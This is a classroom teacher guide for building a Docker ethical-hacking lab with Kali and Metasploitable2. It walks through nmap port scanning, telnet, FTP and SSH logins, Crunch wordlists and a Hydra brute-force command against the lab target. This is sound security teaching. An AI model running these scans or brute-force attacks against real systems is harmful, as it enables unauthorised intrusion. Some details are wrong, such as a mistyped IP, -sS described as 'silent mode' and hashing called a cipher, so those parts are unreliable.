Name: Date: Class:

Teacher Guide

Please Complete All Four Sections Below in Sequential Order!


Section 1 - Guided + Independent Practice
Engineer and network a Docker ethical hacking lab using containers (Kali, Metasploitable2)
Suggested Solution at Bottom

Docker containers, not to be confused with virtual machines, are process configurations that rely on a host OS. In the case of running Docker Desktop on Windows, users typically install the Windows Subsystem for Linux (WSL v2), which consists of a bare bones Linux OS (Ubuntu) that serves as the host system on which the containers run. Docker may also be configured to run Windows containers, which would utilize the host system's OS but open the Windows system to a plethora of security vulnerabilities.

Docker Desktop provides a graphical user interface (GUI) management window that enables users to pull images and manage containers and applications. The Docker desktop installation also prompts the user to install the Docker engine on which the container processes operate.

Let's assume for this foundational unit lesson that we're going to stick with Linux containers and utilize WSL 2 within the Windows environment.

Step 1.1 – Turn on Windows Features Virtual Machine Platform and Windows Subsystem for Linux and restart your computer.



Name: **Date:** **Class:**

Update WSL and set to version 2 in PowerShell or Command Prompt (admin):

```
> wsl.exe --update
> wsl --set-default-version 2
```


Do a status check to confirm everything is fine:

```
> wsl -status
```

Step 1.2 – Install Docker Desktop and Docker Engine
Docker Desktop downloads can be found at https://docs.docker.com/desktop. We are interested in Docker Desktop for Windows – x86_64. You will be automatically prompted to install the Docker Engine.

Docker Desktop for Windows - x86_64


Step 1.3 – In Docker Desktop, select images in the left menu and search at the top to pull images kalilinux/kali-rolling and tleemcjr/metasploitable2.




Step 1.4 – Open a PowerShell terminal as administrator. In the first terminal, create your network to be shared by the containers and assign an IP range and subnet. I created a network called “hackwork” using bridge mode to host and an IP range beginning at 192.168.10.1 on /24 (CIDR notation) or subnet 255.255.255.0. After creation, check to make sure “hackwork” is listed following the PowerShell command > docker network list.

Name: **Date:** **Class:**

After creation, check to make sure “hackwork” is listed following the PowerShell command > docker network list.




Step 1.5 – It’s best before running the sudo (super user do) command to enable “sudo” in Windows - Developer Settings – Enable sudo and disable it when not in use.



Open two PowerShell terminals and separately run both containers on the hackwork network. Here are the terminal commands for each:

```
PS C:\Users\i> sudo docker run --network=hackwork -h kali -it --name kalilinux kalilinux/kali-rolling
PS C:\Users\i> sudo docker run --network=hackwork -h metasploitable2 -it --name metasploitable2 tleemcjr/metasploitable2
```

Once ready you should have two terminal windows open to each of the containers’ file systems:



Step 1.6 – Update, upgrade, and install the requisite Kali Linux binaries:
At the Kali terminal, you are logged in as root and will see a # symbol prompt. Install the necessary binaries using the Advanced Packet Tool (APT):

Update and upgrade:

```
# apt update
# apt full-upgrade -y
```

Install plocate (locate command) and update the database:

```
# apt install -y plocate
# updatedb
```

Test the locate command by listing all /home locations:

```
┌──(root㉿kali)-[/]
└─# locate /home
/home
/usr/share/kali-defaults/web/homepage.html
```

Install Kali Net-tools, Nmap, Crunch, and Hydra:

```
# apt install -y net-tools
# apt install -y nmap
# apt install -y crunch
# apt install -y hydra
```

Run the locate command to make sure Net-tools, Nmap, Crunch, and Hydra are installed. Here is an example with Crunch:

```
┌──(root㉿kali)-[/]
└─# locate crunch
/usr/bin/crunch
/usr/share/crunch
/usr/share/crunch/charset.lst
/usr/share/doc/crunch
/usr/share/doc/crunch/changelog.Debian.gz
/usr/share/doc/crunch/copyright
/usr/share/man/man1/crunch.1.gz
/var/lib/dpkg/info/crunch.list
/var/lib/dpkg/info/crunch.md5sums
```

The “bin” in the Linux file path /usr/bin/crunch stands for “binary,” which are scripts or applications.

1.7 Independent Practice

The core binaries used in Kali for targeting exploits in systems are part of the Metasploit Framework suite of tools.

Your task is to research how to install Metasploit on Kali. Then use your Kali PowerShell terminal to install Metasploit and its database. Finish by starting up Metasploit and providing a screenshot of the graphic, version, and the msf6 > prompt.

(Suggested Solution):

Name: **Date:** **Class:**

Install Metasploit
apt install -y metasploit-framework

Start Metasploit and initialize database
msfconsole

Section 2 - Guided + Independent Practice
Network Reconnaissance and Assessing Target Vulnerabilities
Suggested Solution at Bottom

Our hackwork network uses the IP range of 192.168.10.0/24. What that means is that both Kali and Metasploitable2 were assigned IP addresses on a first-come, first-served basis via the Domain Host Control Protocol (DHCP). Think of an IP address as a key to joining a network. The /24 part is CIDR notation for the subnet 255.255.255.0. Subnets are a means of creating local area networks (LANs). A router usually sits at the heart of a LAN and is the instrument that assigns new devices IP addresses via DHCP.

A good tool for looking up CIDR notation is Subnet Ninja's Cheat Sheet:
https://subnet.ninja/subnet-cheat-sheet

There is a networking model known as the OSI 7 layers of networking. It breaks down the networking layers into seven groups to help with understanding. Routers, LANs, and IP addresses fall under layer three (Network).

See: https://www.geeksforgeeks.org/open-systems-interconnection-model-osi

Systems that are assigned IP addresses on a LAN communicate with one another via ports and services. Firewalls are used to manage open and closed ports and allow/disallow traffic.

For this guided practice, we are going to use Nmap to analyze and output a list of the target system's open ports and services.

Step 2.1 – In the separate PowerShell terminals, lookup the Kali and Metasploitable2's IP addresses with ifconfig:

```
┌──(root㉿kali)-[/]
└─# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>
        inet 192.168.10.3  netmask 255.255.255.0
        ether ee:8e:f3:56:6e:44  txqueuelen 0  (E
```

Name: **Date:** **Class:**

```
root@metasploitable2:/# ifconfig
eth0      Link encap:Ethernet  HWaddr c6:79:03:04:28:87
          inet addr:192.168.10.2  Bcast:192.168.10.255  M
```

We can see that both Kali and Metasploitable2 have been assigned IP addresses from the 192.168.10.0/24 range we specified when we created our "hackwork" network. That's good. We are going to focus on the target Metasploitable2's IP address of 192.168.10.2.

Step 2.2 – Let's run Nmap against our target system's IP 92.168.10.2. We are going to use the arguments -sS (silent mode) and -R (reverse DNS lookup).

```
┌──(root㉿kali)-[/]
└─# nmap -sS -R 192.168.10.2
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-01 20:02 UTC
Nmap scan report for metasploitable2.hackwork (192.168.10.2)
Host is up (0.0000060s latency).
Not shown: 983 closed tcp ports (reset)
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
512/tcp  open  exec
513/tcp  open  login
514/tcp  open  shell
1099/tcp open  rmiregistry
1524/tcp open  ingreslock
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
5432/tcp open  postgresql
6667/tcp open  irc
MAC Address: C6:79:03:04:28:87 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 0.30 seconds
```

We are going to focus on the top three listed open ports and services:

1. Port 21/tcp ftp (File Transfer Protocol)
2. Port 22/tcp ssh (Secure Shell)
3. Port 23/tcp telnet (Teletype Netork)

Services such as "ftp" and "ssh" listen for like connections from other hosts. The "tcp" stands for Transmission Control Protocol, which ensures that an error-checked delivery of all packets between applications running on hosts has occurred.

Step 2.3: Use your Kali terminal to install telnet to connect to the target system.

Name: **Date:** **Class:**

```
┌──(root㉿kali)-[/]
└─# apt install -y telnet
Installing:
  telnet
```

```
┌──(root㉿kali)-[/]
└─# telnet 192.168.10.2
Trying 192.168.10.2...
Connected to 192.168.10.2.
Escape character is '^]'.
                                                  _                  _
 _ __ ___   ___| |_ __ _ ___ _ __ | | ___ (_) |_ __ _| |__ | | ___|___ \
| '_ ` _ \ / _ \ __/ _` / __| '_ \| |/ _ \| | __/ _` | '_ \| |/ _ \ __) |
| | | | | |  __/ || (_| \__ \ |_) | | (_) | | || (_| | |_) | |  __// __/
|_| |_| |_|\___|\__\__,_|___/ .__/|_|\___/|_|\__\__,_|_.__/|_|\___|_____|
                            |_|


Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started


metasploitable2 login:
```

As you can see, the telnet service on Metasploitable2 is running on port 23, and it is simple to exploit it from Kali using a telnet connection string. The username and password “msfadmin” are listed above.

Hint: We’ll pretend that we don’t know the exact username and password for the Crunch wordlists part of the lesson; however, we’ll use the knowledge gained that both the username and password of the target system are eight characters in length and use the letters (a, d, f, l, m, n, s).

2.4 Independent Practice

Open your Kali PowerShell terminal and perform the following tasks:

1. Install FTP and connect to the Metasploitable2 target over port 21. You may need to use the “msfadmin” user and password to log in.
2. Install SSH and connect to the Metasploitable2 target over port 22. You’ll find that Metasploitable2 uses old ciphers that are unsupported in Kali. Hint: SSH cipher will be rejected on connection attempts. Add the following to your SSH terminal connection string: -oHostKeyAlgorithms=+ssh-rsa

Provide screenshots of your successful connections.

(Suggested Solution)

Name: **Date:** **Class:**

Install FTP and connect to Metasploitable2
apt install -y ftp

```
┌──(root㉿kali)-[/]
└─# ftp 192.168.10.2
Connected to 192.168.10.2.
220 (vsFTPd 2.3.4)
Name (192.168.10.2:root): msfadmin
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
```

Install SSH and connect to the Metasploitable2 target.
apt install -y ssh

The key to this task is modifying the SSH connection string to allow Kali to communicate with an outdated cipher on Metasploitable2 (RSA): -oHostKeyAlgorithms=+ssh-rsa

```
┌──(root㉿kali)-[/]
└─# ssh -oHostKeyAlgorithms=+ssh-rsa msfadmin@192.168.10.2
msfadmin@192.168.10.2's password:
Linux 32554753bfe5 4.13.0-21-generic #24-Ubuntu SMP Mon Dec 18 17:29:16 UTC 2017 x86_64

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
Last login: Sun Jun  1 17:08:51 2025 from kalilinux.hackwork
msfadmin@metasploitable2:~$ whoami
msfadmin
msfadmin@metasploitable2:~$
```

Name: Date: Class:

Section 3 - Guided + Independent Practice
Build Strategic User and Password Lists with Crunch
Suggested Solution at Bottom


A powerful Kali Linux tool to install is Crunch. The open-source tool Crunch is often used for creating custom wordlists (a.k.a. “dictionaries”). Wordlists are giant delimited lists of username and password possibilities. The most popular wordlist is “RockYou,” which is included in the Kali Linux Default metapackage. RockYou2024 has grown to more than 135 GB containing more than 9 billion passwords!

See: https://github.com/intelligencegroup-io/RockYou2024

With Crunch, users may generate custom wordlists based on criteria such as character sets, length, patterns, and combinations. Crunch wordlists may be used with password cracking tools like Hashcat, Hydra, Medusa, and John the Ripper. The more accurate you make your custom Crunch wordlist, the less time it takes to crack passwords.

Of note is that at the heart of password cracking lies hashes. Hashes are strings of random-looking characters that are generated by a system to mask the original username or password. This process of masking is called a cipher. For example, a password like “iL0v3U” will not be visible in the system to a threat actor. What will be available upon deep inspection is the hash generated from the password iL0v3U.

You can use a converter tool such as cyberchef.org to play around with hashes like md5 and sha1. Here is an example output of the password iL0v3U hashed with md5:



Step 3.1 – Install Crunch
Use your Kali PowerShell terminal to install Crunch:

```
# apt install -y crunch
```

Step 3.2 – Learn Some Crunch Syntax
Basic Syntax:
The basic syntax for using Crunch is as follows:
`crunch <min_length> <max_length> [options]`
`<min_length>`: The minimum length of the generated words.
`<max_length>`: The maximum length of the generated words.
`[options]`: Additional options to customize the wordlist generation process.

Character Sets:
Crunch allows you to define custom character sets to include or exclude specific characters in the generated wordlists. Here are some commonly used character set options:
`-t <character_set>`: Specifies a custom character set to be used. For example, `-t abc123` will generate words using the characters 'a', 'b', 'c', '1', '2', and '3'.
`-f <file>`: Specifies a file containing a list of characters to be used as a character set.

Wordlist Output:
Crunch provides options to control the output of the generated wordlist:
`-o <output_file>`: Specifies the output file where the generated wordlist will be saved.
`-s <start_offset>`: Sets the starting point for generating words. For example, `-s 100` will start generating words from the 100th position.
`-b <byte_offset>`: Sets the maximum file size for the generated wordlist. For example, `-b 1MB` restricts the output file size to 1 megabyte.

Custom Patterns:
Crunch allows you to define custom patterns or masks to generate words that follow specific formats. Some pattern options include:
`%`: Specifies a lowercase character.
`^`: Specifies an uppercase character.
`@`: Specifies any character (lowercase, uppercase, or numeric).
`*`: Specifies any character (lowercase, uppercase, numeric, or special).

For example, to generate five-character words consisting of an uppercase letter followed by four lowercase letters, you can use the following command:
`crunch 5 5 -t ^@@@@ -o output.txt`

Step 3.3 – Create a wordlist directory in Kali (/root/wordlists) and generate three sample wordlists with Crunch.

Create wordlist directory:

Name: Date: Class:

```
┌──(root㉿kali)-[~]
└─# mkdir /root/wordlists

┌──(root㉿kali)-[~]
└─# ls
wordlists
```

Change directory to /root/wordlists and list contents.

```
┌──(root㉿kali)-[~]
└─# mkdir /root/wordlists

┌──(root㉿kali)-[~]
└─# ls
wordlists
```

Example 1: Generate a wordlist with lowercase alpha (a-z) of length 3 to 4 characters:

```
┌──(root㉿kali)-[~/wordlists]
└─# crunch 3 4 abcdefghijklmnopqrstuvwxyz -o wordlist-example1.txt
Crunch will now generate the following amount of data: 2355184 bytes
2 MB
0 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 474552

crunch: 100% completed generating output

┌──(root㉿kali)-[~/wordlists]
└─# ls
wordlist-example1.txt
```

Use the head command to view the first 10 list items:

```
┌──(root㉿kali)-[~/wordlists]
└─# head -10 wordlist-example1.txt
aaa
aab
aac
aad
aae
aaf
aag
aah
aai
aaj
```

Name: Date: Class:

Example 2: Generate wordlist with alphanumeric characters (a-z, 0-9) of length 2-3 characters:

```
┌──(root㉿kali)-[~/wordlists]
└─# crunch 2 3 abcdefghijklmnopqrstuvwxyz0123456789 -o wordlist-example2.txt
Crunch will now generate the following amount of data: 190512 bytes
0 MB
0 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 47952

crunch: 100% completed generating output

┌──(root㉿kali)-[~/wordlists]
└─# ls
wordlist-example1.txt  wordlist-example2.txt
```

Use the tail command to view the last 10 list items:

```
┌──(root㉿kali)-[~/wordlists]
└─# tail -10 wordlist-example2.txt
990
991
992
993
994
995
996
997
998
999
```

Example 3: Generate a wordlist with custom character set of fixed length (4 characters):

```
┌──(root㉿kali)-[~/wordlists]
└─# crunch 4 4 -t @%^# -o wordlist-example3.txt
Crunch will now generate the following amount of data: 42900 bytes
0 MB
0 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 8580

crunch: 100% completed generating output

┌──(root㉿kali)-[~/wordlists]
└─# ls
wordlist-example1.txt  wordlist-example2.txt  wordlist-example3.txt
```

Use the cat command to view the entire wordlist-example3.txt contents:

```
┌──(root㉿kali)-[~/wordlists]
└─# tail -10 wordlist-example2.txt
990
991
992
993
994
995
996
997
998
999
```

3.4 Independent Practice

We know from the Nmap network reconnaissance guided practice that the Kali username and password consists of eight alpha characters and the letters a, d, f, i, m, n s. However, pretend we are not sure of the order of those characters except for the first four characters (msfa. . . .). Use Crunch to generate both your user and password wordlists in the /root/wordlists folder. The more accurate your wordlist, the better the time savings.

(Suggested Solution)

Given that we know the order of the first four lower case characters (msfa), the total characters (adfimns), and the length (8 characters) of the Metasploitable2 username and password, we can use Crunch to output the following strategic wordlist:

```
┌──(root㉿kali)-[~/wordlists]
└─# crunch 8 8 adfimns -t msfa@@@@ -o user-wordlist.txt
Crunch will now generate the following amount of data: 21609 bytes
0 MB
0 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 2401

crunch: 100% completed generating output

┌──(root㉿kali)-[~/wordlists]
└─# head -10 user-wordlist.txt
msfaaaaa
msfaaaad
msfaaaaf
msfaaaai
msfaaaam
msfaaaan
msfaaaas
msfaaada
msfaaadd
msfaaadf
```

The outputs begin with “msfa” and all eight-character possibilities are completed. The user and password wordlists will be the same.

Section 4 - Guided + Independent Practice
Exploit Target System Vulnerability and Brute Force Crack with Hydra
Suggested Solution at Bottom

Hydra is an amazing password-cracking tool available for Kali Linux. It is a parallelized login multithread-capable password cracker that supports numerous protocols for target entry to commence its attack.

See: https://www.kali.org/tools/hydra

Step 4.1 - For a list of Hydra’s arguments (options), open your Kali PowerShell terminal and type in:

```
# hydra -h
```

```
┌──(root㉿kali)-[~/wordlists]
└─# hydra -h
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in milita
, or for illegal purposes (this is non-binding, these *** ignore laws and ethics any

Syntax: hydra [[[-l LOGIN|-L FILE] [-p PASS|-P FILE]] | [-C FILE]] [-e nsr] [-o FILE
[-w TIME] [-W TIME] [-f] [-s PORT] [-x MIN:MAX:CHARSET] [-c TIME] [-ISOuvVd46] [-m M
][/OPT]]

Options:
  -R        restore a previous aborted/crashed session
  -I        ignore an existing restore file (don't wait 10 seconds)
  -S        perform an SSL connect
  -s PORT   if the service is on a different default port, define it here
  -l LOGIN or -L FILE  login with LOGIN name, or load several logins from FILE
  -p PASS  or -P FILE  try password PASS, or load several passwords from FILE
  -x MIN:MAX:CHARSET  password bruteforce generation, type "-x -h" to get help
  -y        disable use of symbols in bruteforce, see above
  -r        use a non-random shuffling method for option -x
  -e nsr    try "n" null password, "s" login as pass and/or "r" reversed login
  -u        loop around users, not passwords (effective! implied with -x)
  -C FILE   colon separated "login:pass" format, instead of -L/-P options
  -M FILE   list of servers to attack, one entry per line, ':' to specify port
  -o FILE   write found login/password pairs to FILE instead of stdout
  -b FORMAT specify the format for the -o FILE: text(default), json, jsonv1
  -f / -F   exit when a login/pass pair is found (-M: -f per host, -F global)
  -t TASKS  run TASKS number of connects in parallel per target (default: 16)
  -T TASKS  run TASKS connects in parallel overall (for -M, default: 64)
  -w / -W TIME  wait time for a response (32) / between connects per thread (0)
  -c TIME   wait time per login attempt over all threads (enforces -t 1)
  -4 / -6   use IPv4 (default) / IPv6 addresses (put always in [] also in -M)
  -v / -V / -d  verbose mode / show login+pass for each attempt / debug mode
  -O        use old SSL v2 and v3
  -K        do not redo failed attempts (good for -M mass scanning)
  -q        do not print messages about connection errors
  -U        service module usage details
  -m OPT    options specific for a module, see -U output for information
  -h        more command line options (COMPLETE HELP)
```

Step 4.2 - For example, if we were to type in a Hydra command to brute-force attack a target's usernames and passwords we would use the following:

```
# hydra -L usernames.txt -P wordlist.txt <targetIP> <protocol>
```

4.3 Independent Practice

Develop a Hydra command to brute-force attack your Metasploitable2 target system. The command must utilize both your username and password lists generated in the Crunch guided practice. Your target IP and protocol will be gleaned from your network reconnaissance guided practice. Provide a screenshot of your successful Hydra attack on the target system and record the time it took to complete.

Suggested Solution

hydra -L user-wordlist.txt -P password-wordlist.txt 192.168.10.2 ftp

(the answers may vary based on student's IP addresses, Crunch generated wordlist names, and protocol used.